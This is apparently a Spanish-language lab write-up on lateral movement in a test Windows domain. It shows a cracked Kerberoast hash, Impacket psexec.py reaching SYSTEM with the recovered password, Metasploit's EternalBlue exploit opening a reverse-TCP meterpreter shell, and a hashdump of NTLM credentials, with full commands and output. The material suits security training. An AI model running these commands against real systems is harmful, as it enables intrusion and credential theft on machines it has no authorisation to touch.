
```
$krb5tgs$23$*Administrador$EMPRESA.LOCAL$empresa.local/Administrador*$a25ebea6d2edd6887aecc1b30ee49b84$7ee647d5
2c35c7bfad2b4ddaab74886778a9e3967e3f96e320e3b6840e31d43c523bf96c0e345348bc1f7219742d1bc1a8f27793d428a13cf2d0b2a
59fc4ddbd02a2ff1760f71528e3dbabbfb8bb404f8ab71091323fe25bf998b3f5e31de01630a432e7737f7e3dc65d9bb10faaf4dd970514
810fdc6d90e9ce78538ceb7c458f6bde7e828cc63da29eac67e131999d340ee69820c9d41d4f54b1e6728dec1882f9316c6ac936c72edba
b2af5caf6cafb7a9cac3ce9b7e460f5e4393944714fd39b0f83412e5b35a98ed9a0b02a6c0c8bfdd3559f11da88b9ad46d4145f4ba3c924
5623d646887e3ef5c234be6e3491766359c597ebbe144e5550d6682b65f4d80f13c2b74069d077090200f108c077e52a8f1797e9fa4e4f7
5a2690b435d98218ff1f87d6a2e2ff912138454a9da2fb16cbdba70b727577f811022f5f082c496f22f6a62c4a433f78275133db84e706c
c8c0eea7af6165f5c062135012d06b83bb7ccd0b9c431e43c12d5c62ffc048f078bde665ba2222dca839501d157aebb0673b546e53cf5ff
10f04ae8e2a2ebbba8c4ffd2f5616caf11d8e4a7eb4547b91a7e9b66f6e2599b3fdd73fa5ff7a80b223a05ddd46b6fa395f61d92276db98
36750114913256dbc5658b70ff34e6950ccfef5e36b066d49652991c2cab50f9b553938bb3ab2bd615e3425f4560ef42f1a501a9838de04
4249d4f6bba09fcc4d752597288dd9ea513012769500235ac81074fca5a6f42b5dc77a833cf92669ccf93822f497bfb30b73be0a32a5198
693c9bbf53313391976c7cbb6c75d85ecf52f11b95d1ee7f00bae6116b5fc4abf7128f0587d26ff31613c4625fee062f91cf7202e241b06
9ab5a2b3e3de08285cb1884ac086ecba2ac2d3d43e0e1709df4721d25c1bed8b217bb8fe0d73cc8dcad284d0f6f173613f26cf951545ff5
182ee0d52077b4c4f8612105ff1395e1f74140e72fcc0429685da2b43063a59bbab787c915e5a5dceb3e7333950581ecef5b00927e63aa2
188a5342663714a9102630f80339dbaa3f47f1bcdd12be7d0c53b0a9c005f63c80ae6748c7fdb14d3d047ba3288d643119c35e939dc462d
721e6cfc2234c1a34bba60fa8b43aa6d9bf17963a5324ba39dc94d36dc4ecd894d861eed270195a9f0b244471404940ef4ff33bd063e945
c6564fd55d930a41a99152b54bb6dd834474de31a30cc2a7f7383ee79e277e546d2c5416ae63c400019f5a5864b08a06507eddae6cc9e23
7e0d45f90db2a2314f94d149d6fc4f6ef2b024a8d3fb3bda5d9e7143eaba96649f:TheBridge2023
```



```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrador$EMPRESA.LOCAL$empresa.lo ... 96649f
Time.Started.....: Fri Nov 24 11:03:27 2023 (1 sec)
Time.Estimated ...: Fri Nov 24 11:03:28 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Mask.......: TheBridg?l?d?d?d?d [13]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   590.4 kH/s (0.74ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 16384/260000 (6.30%)
Rejected.........: 0/16384 (0.00%)
Restore.Point....: 15872/260000 (6.10%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: TheBridgn1023 → TheBridgo1156
Hardware.Mon.#1..: Util: 36%
```


- **Utilizar script de la librería Impacket para obtener una sesión en Windows Server 2012 Movimientos Laterales.**

Nos dirigimos a la carpeta de examples en Impacket y vamos a utilizar el script seleccionado



```
┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# ls
addcomputer.py        GetNPUsers.py        mqtt_check.py          rdp_check.py         smbserver.py
atexec.py             getPac.py            mssqlclient.py         registry-read.py     sniffer.py
changepasswd.py       getST.py             mssqlinstance.py       reg.py               sniff.py
dcomexec.py           getTGT.py            net.py                 rpcdump.py           split.py
describeTicket.py     GetUserSPNs.py       netview.py             rpcmap.py            ticketConverter.py
dpapi.py              goldenPac.py         nmapAnswerMachine.py   sambaPipe.py         ticketer.py
DumpNTLMInfo.py       karmaSMB.py          ntfs-read.py           samrdump.py          tstool.py
esentutl.py           kerberoasting.txt    ntlmrelayx.py          secretsdump.py       wmiexec.py
exchanger.py          keylistattack.py     ping6.py               services.py          wmipersist.py
findDelegation.py     kintercept.py        ping.py                smbclient.py         wmiquery.py
GetADUsers.py         lookupsid.py         psexec.py              smbexec.py
getArch.py            machine_role.py      raiseChild.py          smbpasswd.py
Get-GPPPassword.py    mimikatz.py          rbcd.py                smbrelayx.py
```


Aplicamos el siguiente comando, obtenemos una sesión y preguntamos quienes somos



```
┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# ./psexec.py empresa.local/Administrador:TheBridge2023@10.0.2.100
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.100.....
[*] Found writable share ADMIN$
[*] Uploading file scgKoGyD.exe
[*] Opening SVCManager on 10.0.2.100.....
[*] Creating service avBf on 10.0.2.100.....
[*] Starting service avBf.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi�n 6.3.9600]

(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system
```


- **Comprometer la máquina Windowsploitable Movimientos Laterales para obtener una sesión con privilegios y realizar volcados de hashes.**

  Para hacer esto necesitamos activar el postgresql, también abrimos msfconsole y buscamos un eternalblue




```
┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# service postgresql start

┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# msfconsole -q
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB
Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/E
ternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/E
ternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detectio
n
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote C
ode Execution
```

Miramos las opciones




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/us
                                             ing-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. On
                                             ly affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only a
                                             ffects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Win
                                             dows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                              target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Establecemos el rhost




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.101
rhost ⇒ 10.0.2.101
```

La ponemos a correr y observamos que tenemos privilegios



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service P
ack 1 x64 (64-bit)
[*] 10.0.2.101:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.9:4445 → 10.0.2.101:49314) at 2023-11-24 12:25:23 +0100
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > pwd
C:\Windows\system32
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Una vez hecho esto obtenemos hashes con el siguiente comando



```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13:::
```

